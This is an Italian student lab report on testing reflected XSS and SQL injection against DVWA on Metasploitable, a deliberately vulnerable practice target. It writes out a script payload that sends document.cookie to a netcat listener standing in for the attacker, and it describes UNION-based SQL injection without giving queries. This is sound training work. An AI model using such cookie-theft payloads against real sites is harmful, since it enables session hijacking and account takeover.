

Gabriele Di giampietro **Data 29/11/2022**


Obiettivo: Valutare le vulnerabilità XSS e SQL sulla DVWA di Metasploitables.

Vulnerabilità XSS reflected:

Come possiamo vedere nelle immagini seguenti abbiamo testato la vulnerabilità XSS reflected sulla "DVWA XSS", andando ad inserire i comandi in payload nell'url. Abbiamo utilizzato il corsivo di html, le script alert di java e per recuperare il cookie di sessione.









Dopo aver ottenuto il cookie, siamo andati ad intercettarlo mettendoci in ascolto sulla porta 80 con netcat così da poterlo reindirizzare su un eventuale attaccante che nel nostro caso troveremo nella nostra rete interna su loopbakc 127.0.0.1 di Kali. Utilizzeremo in payload quindi lo script seguente:

<script>window.location='http://127.0.0.1:80/?cookie='+document.cookie</script>





Vulnerabilità SQL injection:

In questo caso siamo andati a caricare delle payload sempre nell'url della "DVWA SQL injection" ma valutato la vulnerabilità dell'injection sul webserver così da rintracciare e prendere il comando di informazioni all'interno del suo database. Come possiamo vedere nelle immagini seguenti siamo riusciti attraverso l'utilizzo di comandi "OR", "AND" e "UNION" ad inserire le query che ci hanno direzionato nelle tabelle e le informazioni del database in questione.